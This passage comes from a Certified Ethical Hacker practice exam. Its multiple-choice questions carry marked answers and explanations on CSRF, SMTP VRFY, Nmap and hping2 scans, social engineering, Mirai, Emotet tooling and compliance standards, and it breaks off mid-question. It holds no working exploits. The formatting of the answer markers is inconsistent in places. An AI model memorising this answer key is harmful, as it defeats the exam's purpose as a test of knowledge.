Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Incorrect answers:

Session hijacking

https://en.wikipedia.org/wiki/Session_hijacking

Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer

or with access to the saved cookies on the victim's computer (see HTTP cookie theft). After successfully stealing appropriate session cookies an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet.

Server-side request forgery

<https://portswigger.net/web-security/ssrf>

Server-side request forgery (SSRF) is a type of exploit where an attacker abuses the functionality of a server causing it to access or manipulate information in the realm of that server that would otherwise not be directly accessible to the attacker.

Similar to cross-site request forgery which utilises a web client, for example, a web browser, within the domain as a proxy for attacks; an SSRF attack utilizes an insecure server within the domain as a proxy.

If a parameter of a url is vulnerable to this attack, it is possible an attacker can devise ways to interact with the server directly (ie: via 127.0.0.1 or localhost) or with the backend servers that are not accessible by the external users. An attacker can practically scan the entire network and retrieve sensitive information.

Cross-site scripting

https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Question 109:

Which of the following commands verify a user ID on an SMTP server?

- EXPN
- VRFY
- (Correct)
- RCPT
- NOOP

Explanation

RFC 821 <https://www.ietf.org/rfc/rfc2821.txt>

- **VRFY**

This SMTP command is used to verify a user ID on a mail domain. It can be used to test for valid user IDs.

Incorrect answers:

- **RCPT**

Must include a “TO:” parameter specifying the recipient mailbox, and may also incorporate other optional parameters. Specifies one recipient of the e-mail message being conveyed in the current transaction.

- **NOOP**

NOOP is useful mainly in testing to avoid timeouts. This command does nothing and can generate only a successful response, with no change in state.

- **EXPN**

This SMTP command asks for confirmation about the identification of a mailing list.

Question 110:

As usual, you want to open your online banking from your home computer. You enter the URL www.yourbanksite.com into your browser. The website is displayed and prompts you to re-enter your credentials as if you have never visited the site before. You decide to check the URL of the website and notice that the site is not secure and the web address appears different.

Which of the following types of attacks have you been exposed to?

- **ARP cache poisoning**
- **DoS attack**
- **DHCP spoofing**
- **DNS hijacking**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/DNS_hijacking

DNS hijacking, DNS poisoning, or DNS redirection is the practice of subverting the resolution of Domain Name System (DNS) queries. This can be achieved by malware that overrides a computer's TCP/IP configuration to point at a rogue DNS server under the control of an attacker, or through modifying the behaviour of a trusted DNS server so that it does not comply with internet standards.

These modifications may be made for malicious purposes such as phishing, for self-serving purposes by Internet service providers (ISPs).

A rogue DNS server translates domain names of desirable websites (search engines, banks, brokers, etc.) into IP addresses of sites with unintended content, even malicious websites. Most users depend on DNS servers automatically assigned by their ISPs. Zombie computers use DNS-changing trojans to invisibly switch the automatic DNS server assignment by the ISP to manual DNS server assignment from rogue DNS servers.

Question 111:

According to the configuration of the DHCP server, only the last 100 IP addresses are available for lease in subnet 10.1.4.0/23.

Which of the following IP addresses is in the range of the last 100 addresses?

- **10.1.4.254**
- 10.1.5.200
- **(Correct)**
- 10.1.3.156
- 10.1.155.200

Explanation

<https://en.wikipedia.org/wiki/Subnetwork>

As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

Question 112:

Which of the following Nmap commands perform a stealth scan?

- **nmap -sM**
- **nmap -sT**
- **nmap -sS**
- **(Correct)**
- **nmap -sU**

Explanation

<https://nmap.org/book/synscan.html>

TCP SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. It also works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NUL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between open, closed, and filtered states.

Incorrect answers:

TCP Maimon Scan (-sM)

<https://nmap.org/book/scan-methods-maimon-scan.html>

The Maimon scan technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed.

UDP Scan (-sU)

<https://nmap.org/book/scan-methods-udp-scan.html>

UDP scan works by sending a UDP packet to every targeted port. For most ports, this packet will be empty (no payload), but for a few of the more common ports, a protocol-

specific payload will be sent. Based on the response, or lack thereof, the port is assigned to one of four states.

TCP Connect Scan (-sT)

<https://nmap.org/book/scan-methods-connect-scan.html>

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection.

Question 113:

The attacker created a fake account on a dating site and wrote to John with an offer to get acquainted. Fake profile photos enthralled John, and he initiated a conversation with the attacker's fake account. After a few hours of communication, the attacker began asking about his company and eventually gathered all the essential information about the target company.

What is the social engineering technique the attacker used in this scenario?

- **Honey trap**
- **(Correct)**
- **Baiting**
- **Diversion theft**
- **Piggybacking**

Explanation

Honey trap

An attacker pretends to be an attractive person and fakes an online relationship, in order to get sensitive information from their victim.

NOTE: I chose this option instead of Baiting, since the question focuses on the charm of the photo and the fact that the communication lasted for several days before the attacker began trying to scout information.

Incorrect answers:

Piggybacking

Tailgating or “piggybacking.” In these types of attacks, someone without the proper authentication follows an authenticated employee into a restricted area. The attacker might impersonate a delivery driver and wait outside a building to get things started. When an employee gains security’s approval and opens the door, the attacker asks the employee to hold the door, thereby gaining access to the building.

Tailgating does not work in all corporate settings, such as large companies whose entrances require the use of a keycard. However, in mid-size enterprises, attackers can strike up conversations with employees and use this show of familiarity to get past the front desk.

Diversion theft

Involve intercepting deliveries by persuading couriers to go to the wrong location. Online, they involve stealing confidential information by persuading victims to send it to the wrong recipient.

Baiting

As the name suggests, Baiting involves luring an unsuspecting victim with a highly attractive offer playing on fear, greed, and temptation to make them part with their personal sensitive data like log-in details. Through fraudulent, fake methods, both attempt to capture confidential, personal details such as a password or banking information such as a PIN so they can access your business networks and systems to install malware that executes ransomware.

Question 114:

What is the common name of vulnerability disclosure programs opened by companies on HackerOne, Bugcrowd, etc.?

- **Ethical hacking program**
- **White-hat hacking program**
- **Bug bounty program**
- **(Correct)**
- **Vulnerability hunting program**

Explanation

https://en.wikipedia.org/wiki/Bug_bounty_program

A **bug bounty program**, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.

Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.

HackerOne <https://www.hackerone.com/>

HackerOne is a vulnerability coordination and bug bounty platform that connects businesses with penetration testers and cybersecurity researchers. It was one of the first companies, along with Synack and Bugcrowd, to embrace and utilize crowd-sourced security and cybersecurity researchers as linchpins of its business model; it is the largest cybersecurity firm of its kind. As of May 2020, HackerOne's network had paid \$100 million in bounties.

Question 115:

Identify the correct syntax for ICMP scan on a remote computer using hping2.

- **hping2 --l target.domain.com**
- **hping2 -1 target.domain.com**
- **(Correct)**
- **hping2 target.domain.com**
- **hping2 --set-ICMP target.domain.com**

Explanation

<http://www.carnal0wnage.com/papers/LS0-Hping2-Basics.pdf>

Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28
headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0
rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5
ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5
ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5
ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9
ms
- 192.168.0.100 hping statistic -
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms
[root@localhost hping2-rc3]#
```

Question 116:

Ron, the hacker, is trying to crack an employee's password of the target organization utilizing a rainbow table. During the break-in, he discovered that upon entering a password that extra characters are added to the password after submitting.

Which of the following countermeasures is the target company using to protect against rainbow tables?

- **Password hashing**
- **Account lockout**
- **Password salting**
- **(Correct)**
- **Password key hashing**

Explanation

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Question 117:

Which of the following ports must you block first in case that you are suspicious that an IoT device has been compromised?

- 22
- 48101
- (Correct)
- 8080
- 80

Explanation

<https://us-cert.cisa.gov/ncas/alerts/TA16-288A>

The question is incorrect, it is not about knowledge of the IoT security concept, but about knowledge of one of the largest DDoS attacks using Mirai in 2016:

On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record, exceeding 620 gigabits per second (Gbps). An IoT botnet powered by Mirai malware created the DDoS attack. The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices. Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.

And one of Preventive Steps was:

- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

Question 118:

What of the following is a file which is the rich target to discover the structure of a website during web-server footprinting?

- **Robots.txt**
- **(Correct)**
- **domain.txt**
- **Document root**
- **index.html**

Explanation

In the case of this question, it is worth paying attention to the word "file". Based on this, the correct answer will be robot.txt, and not document root since this is a folder and not a file.

- **Robots.txt** is used to control crawling access. It is an easy means to exclude certain resources such as unimportant images, style, or script files from search engines.

The document root is the folder where the website files for a domain name are stored. This folder contains the index file (**index.php**, **index.html**, or **default.html**) and is often named **public_html**, **htdocs**, **www**, or **wwwroot**. How the root folder of a specific website is named depends on the web host and the settings chosen. The first folder is in a hierarchy that can be pictured as an upside-down tree, hence the name root.

In the root directory of a website, the **robots.txt** file, which is relevant for search engine optimization, is stored, as is **sitemap.xml** for large websites.

Question 119:

The attacker performs an attack during which, using a MITM attack technique, he sends his session ID using. Firstly the attacker obtains a valid session ID by logging into a service and later feeds the same session ID to the victim. The session ID links the victim to the attacker's account page without disclosing any information to the victim. Then the attacker waits until the victim clicks on the link, and after this, the sensitive payment details entered in a form are linked to the attacker's account.

Which of the following attacks was the attacker performing?

- **Session fixation**
- **Forbidden**
- **Session donation**
- **(Correct)**
- **CRIME**

Explanation

<https://skanyi.github.io/blog/cyber-security/what-is-session-hijacking-and-how-to-prevent-it/>

Session Donation Involves Social Engineering(SE) to make it possible. An attacker creates an account and sends authenticated link to the victim. Convincing the victim to provide more information about their account but in reality, it is not their account but the attackers account. Users are used to be logged in different sites making it less suspicious when the user click link that they already authenticated.

Incorrect answers:

Session fixation

https://en.wikipedia.org/wiki/Session_fixation

The session fixation attack is a class of Session Hijacking, which steals the established session between the client and the Web Server after the user logs in. Instead, the Session Fixation attack fixes an established session on the victim's browser, so the attack starts before the user logs in.

There are several techniques to execute the attack; it depends on how the Web application deals with session tokens. Below are some of the most common techniques:

- **Session token in the URL argument:** The Session ID is sent to the victim in a hyperlink and the victim accesses the site through the malicious URL.
- **Session token in a hidden form field:** In this method, the victim must be tricked to authenticate in the target Web Server, using a login form developed for the attacker. The form could be hosted in the evil web server or directly in html formatted e-mail.
- **Session ID in a cookie:** Client-side script. Most browsers support the execution of client-side scripting. In this case, the aggressor could use attacks of code injection as the XSS (Cross-site scripting) attack to insert a malicious code in the hyperlink sent to the victim and fix a Session ID in its cookie. Using the function document.cookie, the browser which executes the command becomes capable of fixing values inside of the cookie that it will use to keep a session between the client and the Web Application.

CRIME

<https://en.wikipedia.org/wiki/CRIME>

CRIME (Compression Ratio Info-leak Made Easy) is a security exploit against secret web cookies over connections using the HTTPS and SPDY protocols that also use data compression. When used to recover the content of secret authentication cookies, it allows an attacker to perform session hijacking on an authenticated web session, allowing the launching of further attacks. CRIME was assigned CVE-2012-4929.

Question 120:

Which of the following is an IOS jailbreaking technique that patches the kernel during the device boot to keep jailbroken after each reboot?

- **Tethered jailbreaking**
- **Untethered jailbreaking**
- **(Correct)**
- **Semi-tethered jailbreaking**
- **Semi-untethered jailbreaking**

Explanation

https://en.wikipedia.org/wiki/IOS_jailbreaking

Jailbreaking is the process of exploiting the flaws of a locked-down electronic device to install software other than what the manufacturer has made available for that device. Jailbreaking allows the device owner to gain full access to the root of the operating system and access all the features. It is called jailbreaking because it involves freeing users from the 'jail' of limitations that are perceived to exist.

The term jailbreaking is most often used in relation to the iPhone: it is considered the most 'locked down' mobile device currently on sale. Early versions of the iPhone did not have an app store, and the iOS interface was considered more limited for users than it is today.

Types of jailbreaking tools

Many different types of jailbreaks have come out over the years, differing in how and when the exploit is applied.

- Untethered Jailbreak

When a jailbroken device is booting, it loads Apple's own kernel initially. The device is then exploited and the kernel is patched every time it is turned on. An untethered jailbreak is a jailbreak that does not require any assistance when it reboots up. The kernel will be patched without the help of a computer or an application. These jailbreaks are uncommon and take a significant amount of reverse engineering to create. For this reason, untethered jailbreaks have become much less popular, with none supporting recent iOS versions.

- *Tethered Jailbreak*

A tethered jailbreak is the opposite of an untethered jailbreak, in the sense that a computer is required to boot. Without a computer running the jailbreaking software, the iOS device will not be able to boot at all. While using a tethered jailbreak, the user will still be able to restart/kill the device's SpringBoard process without needing to reboot. Many early jailbreaks were offered initially as tethered jailbreaks.

- *Semi-tethered Jailbreak*

This type of jailbreak allows a user to reboot their phone normally, but upon doing so, the jailbreak and any modified code will be effectively disabled, as it will have an unpatched kernel. Any functionality independent of the jailbreak will still run as normal, such as making a phone call, texting, or using App Store applications. To be able to have a patched kernel and run modified code again, the device must be booted using a computer.

- *Semi-untethered Jailbreak*

This type of jailbreak is like a semi-tethered jailbreak in which when the device reboots, it no longer has a patched kernel, but the key difference is that the kernel can be patched without using a computer. The kernel is usually patched using an application installed on the device without patches. This type of jailbreak has become increasingly popular, with most recent jailbreaks classified as semi-untethered.

Question 121:

The attacker plans to compromise the systems of organizations by sending malicious emails. He decides to use the tool to track the target's emails and collect information such as senders' identities, mail servers, sender IP addresses, and sender locations from different public sources. It also checks email addresses for leaks using haveibeenpwned.com API.

Which of the following tools is used by the attacker?

- **Netcraft**
- **ZoomInfo**
- **Factiva**
- **Infoga**
- **(Correct)**

Explanation

<https://github.com/m4ll0k/Infoga>

Infoga is a tool gathering email accounts information (IP, hostname, country,...) from a different public source (search engines, PGP key servers, and shodan) and checks if emails were leaked using haveibeenpwned.com API. It is a really simple tool but very effective for the early stages of a penetration test or to know your company's visibility on the Internet.

Incorrect answers:

- **Netcraft** <https://www.netcraft.com/>

It is an Internet services company based in Bath, Somerset, England. Netcraft is a provider of cybercrime disruption services across a range of industries. In November 2016, Philip Hammond, Chancellor of the Exchequer, announced plans for the UK government to work with Netcraft to develop better automatic defences to reduce the impact of cyber-attacks affecting the UK.

ADDITION: The Netcraft toolbar (<http://toolbar.netcraft.com>) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed.

- **ZoomInfo** <https://www.zoominfo.com/>

It is a Vancouver, Washington-based software company providing subscription-based SaaS services to over 20,000 companies worldwide.

- **Factiva** <https://professional.dowjones.com/factiva/>

It is a business information and research tool owned by Dow Jones & Company. Factiva aggregates content from both licensed and free sources, and provides organizations with search, alerting, dissemination, and other information management capabilities. Factiva products provide access to more than 32,000 sources (such as newspapers, journals, magazines, television and radio transcripts, photos, etc.) from nearly every country worldwide in 28 languages, including more than 600 continuously updated newswires.

Question 122:

While browsing his social media feed, Jacob noticed Jane's photo with the caption: "Learn more about your friends," as well as several personal questions under the post. Jacob is suspicious and texts Jane with questions about this post. Jane confirms that she did indeed post it. With the assurance that the post is legitimate, Jacob responds to the questions on the friend's post. A few days later, Jacob tries to log into his bank account and finds out that it has been compromised and the password was changed.

What most likely happened?

- **Jacob's password was stolen while he was enthusiastically participating in the survey.**
- **Jacob's bank-account login information was brute-forced.**
- **Jacob's computer was infected with a Banker Trojan.**
- **Jacob inadvertently provided the answers to his security questions when responding to Jane's post.**
- **(Correct)**

Explanation

Social media sites are littered with seemingly innocuous little quizzes, games, and surveys urging people to reminisce about specific topics, such as "What was your first job," or "What was your first car?" The problem with participating in these informal surveys is that in doing so, you may be inadvertently giving away the answers to "secret questions" that can be used to unlock access to a host of your online identities and accounts.

On the surface, these simple questions may be little more than an attempt at online engagement by otherwise well-meaning companies and individuals. Nevertheless, your answers to these questions may live in perpetuity online, giving identity thieves and scammers ample ammunition to start gaining backdoor access to your various online accounts.

Question 123:

Identify the attack by description:

The attacker decides to attack IoT devices. First, he will record the frequency required to share information between connected devices. Once he gets the necessary frequency, the attacker will capture the original data when the connected devices initiate commands. As soon as he collects original data, he will use tools such as URH to segregate the command sequence. The final step in this attack will be starting injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.

- **Side-channel attack.**
- **Cryptanalysis attack.**
- **Reconnaissance attack.**
- **Replay attack.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Replay_attack

A replay attack occurs when a cybercriminal eavesdrops on a secure network communication, intercepts it, and then fraudulently delays or resends it to misdirect the receiver into doing what the hacker wants. The added danger of replay attacks is that a hacker doesn't even need advanced skills to decrypt a message after capturing it from the network. The attack could be successful simply by resending the whole thing.

Incorrect answers:

Cryptanalysis attack <https://en.wikipedia.org/wiki/Cryptanalysis>

Cryptanalysis is the study of ciphertext, ciphers, and cryptosystems to understand how they work and finding and improving techniques for defeating or weakening them. For example, cryptanalysts seek decrypt ciphertexts without knowing the plaintext source, encryption key, or the algorithm used to encrypt it; cryptanalysts also target secure hashing, digital signatures, and other cryptographic algorithms.

While cryptanalysis aims to find weaknesses in or otherwise defeat cryptographic algorithms, cryptanalysts' research results are used by cryptographers to improve and strengthen or replace flawed algorithms. Both cryptanalysis, which focuses on

deciphering encrypted data, and cryptography, which focuses on creating and improving encryption ciphers and other algorithms, are aspects of cryptology, the mathematical study of codes, ciphers, and related algorithms.

Reconnaissance attack <https://en.wikipedia.org/wiki/Footprinting>

Footprinting (also known as reconnaissance) is gathering information about the victim, the word reconnaissance is a military word meaning the process of obtaining information about enemy forces or mission into enemy territory to obtain information.

In information security, reconnaissance is a type of computer attack in which an intruder engages with the targeted system to gather information about vulnerabilities.

The attacker first discovers any vulnerable ports by using software like port scanning. After a port scan, an attacker usually exploits known vulnerabilities of services associated with open ports that were detected.

Side-channel attack https://en.wikipedia.org/wiki/Side-channel_attack

A side-channel attack is a security exploit that aims to gather information from or influence the program execution of a system by measuring or exploiting indirect effects of the system or its hardware -- rather than targeting the program or its code directly. Most commonly, these attacks aim to exfiltrate sensitive information, including cryptographic keys, by measuring coincidental hardware emissions. A side-channel attack may also be referred to as a sidebar attack or an implementation attack.

Question 124:

While checking your organization's wireless network, you found that the wireless network component is not sufficiently secure. It uses an old encryption protocol designed to mimic wired encryption.

Which of the following protocols is used in your organization's wireless network?

- RADIUS
- WPA
- WEP
- (Correct)
- WPA3

Explanation

https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

Wired Equivalent Privacy (WEP) is a security algorithm for IEEE 802.11 wireless networks. Introduced as part of the original 802.11, WEP was intended to mimic the privacy characteristics of a wired LAN. WEP uses the insecure RC4 cipher to encrypt data, but because it was incorrectly implemented, it's vulnerable to reverse-engineering the encryption key. It's been easily crackable for well over a decade.

Incorrect answers:

RADIUS <https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service. RADIUS was developed by Livingston Enterprises in 1991 as an access server authentication and accounting protocol. It was later brought into the IETF standards.

WPA and WPA3 <https://ru.wikipedia.org/wiki/WPA>

Wi-Fi Protected Access (WPA), Wi-Fi Protected Access II (WPA2), and Wi-Fi Protected Access 3 (WPA3) are the three security and security certification programs developed

by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found in the previous system, ***Wired Equivalent Privacy (WEP)***.

Question 125:

Which of the following files determines the basic configuration in an Android application, such as broadcast receivers, services, etc.?

- **resources.asrc**
- **AndroidManifest.xml**
- **(Correct)**
- **APK.info**
- **classes.dex**

Explanation

<https://developer.android.com/guide/topics/manifest/manifest-intro>

Every app project must have an **AndroidManifest.xml** file (with precisely that name) at the root of the project source set. The manifest file describes essential information about your app to the Android build tools, the Android operating system, and Google Play.

Among many other things, the manifest file is required to declare the following:

- The app's package name, which usually matches your code's namespace. The Android build tools use this to determine the location of code entities when building your project. When packaging the app, the build tools replace this value with the application ID from the Gradle build files, which is used as the unique app identifier on the system and on Google Play.
- The components of the app, which include all activities, services, broadcast receivers, and content providers. Each component must define basic properties such as the name of its Kotlin or Java class. It can also declare capabilities such as which device configurations it can handle, and intent filters that describe how the component can be started.
- The permissions that the app needs in order to access protected parts of the system or other apps. It also declares any permissions that other apps must have if they want to access content from this app.

- The hardware and software features the app requires, which affects which devices can install the app from Google Play.

If you're using Android Studio to build your app, the manifest file is created for you, and most of the essential manifest elements are added as you build your app (especially when using code templates).

Certified Ethical Hacker. Test 3

Question 1:

Ivan, a black hacker, wants to attack the target company. He thought about the fact that vulnerable IoT devices could be used in the company. To check this, he decides to use the tool, scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. Which of the following tools will Ivan use?

- Azure IoT Central
- Cloud IoT Core
- Bullguard IoT
- IoTSeeker
- (Correct)

Explanation

IoTSeeker

<https://github.com/rapid7/IoTSeeker>

This scanner will scan a network for specific types of IoT devices to detect if they are using the default, factory-set credentials. The recent Internet outage has been attributed to use the IoT devices (CCTV Cameras, DVRs and others) with default credentials. It's the intention of this tool to help organizations scan their networks to detect these types of IoT devices and to identify whether credentials have been changed or if the device is still using the factory setting. Note that Mirai malware, suspected to have been used to launch the massive internet outage on Oct 21, 2016, mainly focuses on telnet services. IoTSeeker focuses on HTTP/HTTPS services.

Incorrect answers:

Bullguard IoT <https://iotscanner.azurewebsites.net/>

Bullguard's solution checks if your internet-connected devices at home are public on Shodan, the world's first search engine for Internet-connected devices. If the result is positive, this means that the public, including hackers, can access them.

Knowing if your devices are public on Shodan represents a warning sign, allowing you to take further measures to improve your devices' security level.

Azure IoT Central <https://azure.microsoft.com/en-us/services/iot-central/#overview>

Azure IoT Central is an IoT application platform that reduces the burden and cost of developing, managing, and maintaining enterprise-grade IoT solutions. Choosing to build with IoT Central gives you the opportunity to focus time, money, and energy on transforming your business with IoT data, rather than just maintaining and updating a complex and continually evolving IoT infrastructure.

Cloud IoT Core <https://developers.google.com/iot>

IoT Core is a fully managed service that allows you to easily and securely connect, manage, and ingest data from millions of globally dispersed devices. IoT Core, in combination with other services on Google Cloud, provides a complete solution for collecting, processing, analyzing, and visualizing IoT data in real-time to support improved operational efficiency.

Question 2:

Ivan, an evil hacker, spreads Emotet malware through the malicious script in the organization he attacked. After infecting the device, he used Emote to spread the infection across local networks and beyond to compromise as many machines as possible.

He reached this thanks to a tool which is a self-extracting RAR file (containing bypass and service components) to retrieve information related to network resources such as writable share drives.

What tool did Ivan use?

- **Mail PassView**
- **Outlook scraper**
- **NetPass.exe**
- **Credential enumerator**
- **(Correct)**

Explanation

<https://cybersecurity.wa.gov/news/emotet-growing-threat>

Credential enumerator: a self-extracting RAR file containing two components, a bypass and a service component. The bypass component is used for enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet then writes the service component on the system, which writes Emotet onto the disk. Access to SMB can result in entire domains (servers and clients) becoming infected.

Incorrect answers:

NetPass.exe: a legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.

Outlook scraper: a tool that scrapes names and email addresses from the victim's Outlook accounts and uses that information to send out additional phishing emails from the compromised accounts.

Mail PassView: a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail and passes them to the credential enumerator module.

Question 3:

Which of the following standards is most applicable for a major credit card company?

- **HIPAA**
- **Sarbanes-Oxley Act**
- **PCI-DSS**
- **(Correct)**
- **FISMA**

Explanation

https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes.

The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud.

Validation of compliance is performed annually or quarterly [better source needed] by a method suited to the volume of transactions handled:

Self-Assessment Questionnaire (SAQ) – smaller volumes;

External Qualified Security Assessor (QSA) – moderate volumes; involves an Attestation on Compliance (AOC);

Firm-specific Internal Security Assessor (ISA) – larger volumes; involves issuing a Report on Compliance (ROC).

Incorrect answers:

FISMA

https://en.wikipedia.org/wiki/Federal_Information_Security_Management_Act_of_2002

The Federal Information Security Management Act of 2002 (FISMA, 44 U.S.C. § 3541, et seq.) is a United States federal law enacted in 2002 as Title III of the E-Government Act of 2002 (Pub.L. 107–347 (text) (pdf), 116 Stat. 2899). The act recognized the importance of information security to the economic and national security interests of

the United States. The act requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source.

FISMA has brought attention within the federal government to cybersecurity and explicitly emphasized a "risk-based policy for cost-effective security." FISMA requires agency program officials, chief information officers, and inspectors general (IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget (OMB). OMB uses this data to assist in its oversight responsibilities and to prepare this annual report to Congress on agency compliance with the act. In FY 2008, federal agencies spent \$6.2 billion securing the government's total information technology investment of approximately \$68 billion or about 9.2 percent of the total information technology portfolio.

Sarbanes-Oxley Act https://en.wikipedia.org/wiki/Sarbanes%20Oxley_Act

The Sarbanes–Oxley Act of 2002 is a United States federal law that mandates certain practices in financial record keeping and reporting for corporations.

The act, (Pub.L. 107–204 (text) (pdf), 116 Stat. 745, enacted July 30, 2002), also known as the "Public Company Accounting Reform and Investor Protection Act" (in the Senate) and "Corporate and Auditing Accountability, Responsibility, and Transparency Act" (in the House) and more commonly called Sarbanes–Oxley or SOX, contains eleven sections that place requirements on all U.S. public company boards of directors and management and public accounting firms. A number of provisions of the Act also apply to privately held companies, such as the willful destruction of evidence to impede a federal investigation.

The law was enacted as a reaction to a number of major corporate and accounting scandals, including Enron and WorldCom. The sections of the bill cover responsibilities of a public corporation's board of directors, add criminal penalties for certain misconduct, and require the Securities and Exchange Commission to create regulations to define how public corporations are to comply with the law.

HIPAA

https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act

